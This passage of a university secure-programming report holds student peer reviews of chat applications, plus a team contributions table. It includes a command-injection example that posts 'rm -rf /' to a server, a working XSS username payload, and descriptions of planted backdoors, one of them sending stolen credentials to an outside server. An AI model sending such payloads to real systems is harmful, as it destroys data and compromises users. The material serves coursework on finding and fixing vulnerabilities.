If the server uses unsensitized inputs from the client (perhaps to handle file paths or message processing), an attacker could send a message containing a command injection, like so:

```
# Payload to send via the client application to exploit command injection
# Suppose the server processes this input without sanitizing it
payload = "public: ; rm -rf /"  # Dangerous shell command to delete all files in root directory
url = "http://server_ip:flask_port/message"
data = {"message": payload}

response = requests.post(url, json=data)
```

```
print("Exploit sent:", response.status_code)
```

Peer Review for Yin Cyrus Hui

Backdoor in File Upload Handling:

The code for handling file uploads contains a mechanism that checks for specific content that matches the server's public key. If matched, it elevates the client's permissions, potentially granting special access, which could be exploited.

Command Execution Vulnerability:

Though commented out, the code contains functionality to execute system commands based on user input (e.g., /cmd). If enabled, this could allow an attacker to run arbitrary commands on the server, compromising the system's security.

Insecure SSL Configuration:

The server disables SSL certificate verification (NODE_TLS_REJECT_UNAUTHORIZED = 0), making it vulnerable to man-in-the-middle (MITM) attacks by accepting invalid SSL certificates.

Public Key Exposure:

The server exposes its public key through an open endpoint (/pubkey), which could help attackers understand the server's cryptographic setup and aid in further attacks.

Additionally, during the testing of the chat protocol:

Inability to Select a Client for Private Messaging: The interface does not allow selecting a client for private messaging.

File Transfer Failures: The file upload mechanism does not appear to function correctly, with uploaded files not being processed or saved as expected.

Peer Review for Dang Hoan Nguyen

Starting off with vulnerabilities found through a scan using "Bandit":

1. Requests Without Timeout

- **Location**: chatApp.py:60 and chatApp.py:116
- **Description**: Making requests without specifying a timeout can lead to the application hanging indefinitely if the request stalls.

- **Recommendation**: Add a timeout parameter to your requests.

2. Use of assert Statements

- **Location**: Multiple instances in chatApp.py and hex_to_bin.py
- **Description**: assert statements can be disabled in optimized bytecode, leading to potential bypass of important checks.
- **Recommendation**: Replace assert statements with proper error handling or raise exceptions where necessary:

3. Hardcoded Password

- **Location**: Multiple instances in messageEncoder.py, rsaKeyGenerator.py, and rsaSigner.py
- **Description**: The hardcoded password G40 is used to protect the private key. This is insecure, as anyone with access to the code can obtain the password.
- **Recommendation**: Store sensitive information like passwords and secrets in environment variables or configuration files, not directly in the code.

4. Binding to All Interfaces

- **Location**: server.py:334
- **Description**: Binding the server to 0.0.0.0 makes it accessible on all network interfaces, which can expose it to unwanted access from outside networks.
- **Recommendation**: If possible, bind to a specific interface (e.g., 127.0.0.1 for local connections) or ensure proper firewall rules are in place to restrict access:

As for the code itself it, public and private chats work correctly however creating a private chat doesn't seem to allow you to select any users to chat with. The file transfers works correctly allowing you to upload and download files easily. Just some think to point out that when the server starts up, in the terminal prints out everything in plain text. The terminal output suggests that your application logs a lot of data in plain text, including public keys and user connection details. While this may be useful for debugging, it can expose unnecessary information in a production environment. I guess a recommendation minimize the amount of sensitive information being leaked.

Also, you are using an unencrypted WebSocket (ws:// instead of wss://). This means that all communication between the client and the server is transmitted in plaintext. An attacker on the same network could intercept and read this data. Switching to wss:// is more secure than ws://.

Peer Review for Darcy Lisk

Not entirely sure if its just on my end but couldn't actually get the chat to work however here are some vulnerabilities and brief analysis I've made on the codes themselves.

Insecure Key Handling:

Private and public keys are handled securely. Keys are stored in plain text and there is no protection against unauthorized access. Using hardcoded paths like "recipient_public.pem" can lead to easy exploitation if the system is compromised.

A recommendation would be secure private keys using proper key management practices, such as encrypting the key files and restricting access based on user permissions.

Weak Encryption Handling:

AES encryption uses a static IV for encryption (e.g., AES_cfb128_encrypt), which weakens the overall security.

I would generate a unique, random IV for each encryption session and transmit it securely with the message.

Lack of Input Validation:

Functions such as extract field and recv in client-server communications do not perform rigorous validation of incoming data. This leaves the system open to malformed input or buffer overflow attacks.

Implementing proper input validation, including length checks and boundary validation for incoming messages would help with this.

Potential Buffer Overflow:

Several instances of buffer usage, such as char buffer[1024];, could lead to buffer overflow if the received data exceeds the buffer size. In recv calls, the buffer size is not enforced, potentially leading to data corruption or security vulnerabilities.

Plaintext Transmission:

During client-server communications, certain information such as public keys and user messages are transmitted in plaintext over WebSockets. This is susceptible to man-in-the-middle (MITM) attacks, especially if TLS/SSL is not enforced.

Use encrypted communication channels, such as wss:// for WebSocket communication, to ensure that sensitive data is transmitted securely.

Missing Error Handling:

Several critical functions, like RSA_public_encrypt and AES_set_encrypt_key, do not handle or report errors comprehensively. If these functions fail, it could lead to incomplete encryption or decryption processes.

By addressing these vulnerabilities, you can significantly improve the security and robustness of the application. Let me know if you need further clarification on any of these points!

Appendix 5

The following are reviews conducted by Bradley Hill (a1704585) for his assigned groups.

Qingtong Zhang – Group 30

Starting my review just by looking at the readme and running the commands, I am unable to run your program. I attempt to install the dependencies from requirements.txt, but this errors out as well. Dynamic analysis cannot be performed.

This implementation does not appear to adhere to the Olaf neighbourhood protocol. This is okay as it is not necessarily a REQUIREMENT, but your implementation will absolutely not work with other students'.

It appears your code encrypts messages, but it uses a hardcoded AES encryption key and has no symmetric key usage.

The decrypt_message function does not handle errors that could occur during decryption.

File uploads, group messages, broadcasts, and client list functionalities are missing and are specified in the assignment.

Static analysis of files using Bandit appears quite clean, however you are using the pyCrypto library. "pyCrypto library and its module AES are no longer actively maintained and have been deprecated." This opens yourself up for attack.

Danyang Zhang – Group 6

Students were required to upload JUST the backdoor-enabled code for peer review. For fairness, I have only reviewed the code labelled as backdoor as to not be swayed in my assessment.

Extremely well thought out readme with useful instructions – code ran as expected. Super well done, and a refreshing change from a lot of the garbage that can be found publicly on Github!

Logging within the terminal windows was really clean and colour coordinated, making it very easy to see what was happening.

Everything specified within the readme works as expected. From my understanding, the Olaf protocol did not allow for usernames and instead a fingerprint of the public key was used as a username – this may introduce issues with communicating with other servers. Have a look at modifying this for the hackathon (unless I am wrong, in which case I will need to change my group's implementation!)

The code itself is honestly a joy to read with clear use of OOP principles, function abstraction, and correct if-statement inversions. Comments are used primarily as headers to demonstrate the usage of a selection of code, rather than simply rewriting in plain language what the code is doing, which is great. The code also speaks for itself and largely does not require verbose comments, well done - I am envious!

Speaking specifically to vulnerabilities:

A big one I see is plain text storage of private keys within the system. Anyone with root access to the system could essentially send and receive messages silently as another user.

It looks like the server handles replay attacks by monitoring the counter, but the client has no such check, meaning a compromised server could replay malicious messages to clients.

Another aspect to consider is just tightening up input validation and at least a crude method of reducing DoS potential.

The backdoor code:

Labelling the backdoor code within a separate module removed the aspect of the assignment of making the backdoors difficult to find. With that said, I love the backdoor on a technical level. It's a unique approach and essentially exists to just steal as much information as possible and send it to an external server. HOWEVER, I think it is a HUGE ethical breach for the scope of the assignment. We were to design a backdoor which would be limited to the chat system itself (ie control another user's client or modify messages) as stated in the assignment. This backdoor has the alarming ability to actually steal another student's REAL WORLD passwords and information when testing your code. I assume no malice, nor that the remote server specified in the backdoor is real/monitored BUT, it felt gross to be assessing this aspect of the code even in a virtualised environment, and I definitely did not test it. I'd strongly suggest completely restructuring what your backdoor code does before the hackathon, lest you be genuinely in trouble with the University for ethics violations.

Finally, static analysis with Python's bandit identified no issues with your client implementation, and identified B104 which possibly binds all interfaces on your server implementation. It looks like you have mitigated this to some extent on line 1206 though by limiting the host to the localhost as a safe default. Just something to consider, but I am honestly okay with this as our code isn't exactly ready for production and is still in debugging stages. There

is also no timeout in line 193 of your backdoor, but considering that you need to change what your backdoor does, this is irrelevant.

Yiu Lung Tam – Group 18

Readme is clear and allows for easy install. The UI is beautiful and makes me wish I had used nodeJS for our implementation instead of python!

Sending messages appears to be broken as noted in the readme. Dynamic testing with console logs shows that it fails to decrypt the AES key.

It appears your implementation does not follow the Olaf neighboruhood protocol, which is fine, it just won't work with other students.

Vulnerabilities:

There is a big issue with the RSA key generation and transmission. This should be relatively easy to fix, but you need to ensure that the CLIENT is generating their own private key and public key. They should store their own private key securely (perhaps as an enviornmental variable) and merely transmit the public key to the server for storage. The server should never need the private key. Sending private keys across the socket is bound to be abused. Realistically, I'd suggest that the server is primarily used to transmit valid data (i.e. correctly signed and counted). The server does not need to perform any decryption and should never need a private key.

The localStorage usage in the HTML for username and room with hardcoded admin credentials is completely insecure. These are served to the client and allows them to know the username and room to access the admin page by simply viewing the javascript. You will need a seperate POST request to the server which validates the name and room before giving access to the admin.

I may have missed it, but joining a room or sending messages does not appear to have checks to ensure that the user performing the action has the right to do so. This could allow users to access or send messages to rooms they should not have access to.

It looks like the heartbeat POST request is not actually validating if the user making the request is valid. Could be an avenue susceptible to CSRF.

The user list is also exploitable with XSS. I was successfully able to inject a script on any user accessing the page by setting my username to:

" onerror="alert('PWNED')" <img src="invalid-url" onerror="alert('PWNED')" >

Entering the room with the string will alert on every user as the name itself appearing in the user list will trigger the script. This could be catastrophic and cause a user's browser to send messages, for example. This could turn into a situation like Twitter's self-retweeting bug a few years ago. Just tighten up your input validation 😊

Appendix 6

Project Contributions			
Member	**Student ID**	**Percentage of Contribution**	**Area of Contribution**
Bradley Hill	a1704585	- 50% codebase - 25% reflective report	- Planning of design and team structure, delegation of tasks - Built out the main structures of json data processing across clients and servers (sending and receiving messages, identifying their types and responding accordingly) - Refactored implementation each time we noticed the class protocol was changing - Refactored code to build out new GUI implementation from tkinter, including user list in the form of fingerprints - Implemented generation of public and private keys, message encryption, and fingerprinting using cryptography library, and thus the signing of data across clients and servers. Fleshed out signature verification and replay attack prevention in the server. - Inter-server communication, mostly related to the protocol's specifications regarding sending updated client lists and forwarding chat messages, as well as when clients connect/disconnect - Kept GitHub up-to-date with all team contributions being reviewed and merged into main, often refactoring as we went - Wrote section 2 of this reflective report and section 5 regarding peer reviews
Natanand Akomsoontorn	a1842911	- 25% Codebase - 25% Reflective report	- Helped structure our plan to approach this project - Initial implementation of server and client code to work inside terminals (Pre-GUI implementation).

			- Implementing multiple clients to server connections. - Base code for client messaging (public/private) - Initial implementation of client-to-client messaging through a local server. - Responsible for implementing public messaging across clients and servers. - Helped with file transfers and setting up the use of different ports for transfers independent of servers. - Refinement of server and client codes to allow user specific connections to desired servers and ports. - Wrote up section 1 of the report - Wrote up section 5 Personal reflection on peer reviews. - Aided with report structure and formatting
Vincent Scaffidi	a1833523	- 15% Code Base - 25% Reflective Report	- Tasked with adding the server-to-server communication component and making it as secure as possible. I tried my best effort, including support for multiple ports, secure message sending between servers, and using WebSocket modules. - Faced issues with the WebSocket handshake not working correctly between servers, causing connection verification problems. - **Bradley Hill** stepped in to help resolve the handshake issue, ensuring the servers could connect and communicate properly. - Contributed to Section 4 of the reflective commentary, focusing on evaluating feedback received from other groups. - Provided individual reflection in Section 5, detailing feedback given to other groups and the personal challenges faced during the project.

James Nguyen	a1804391	- 10-15% Code Base - 25% Reflective Report	- Coded the point-to-point file transfers - Help plan out some tasks during early stages - Contributed to section 3 of the report, explaining what back doors were added. What your thoughts and objectives were. As well as explaining and demonstrate how to exploit our own backdoor. - Aided with some formatting and spell checking with the report. - My peers were more skilled with coding hence, me providing not as much during the coding phase. Just helped out wherever possible.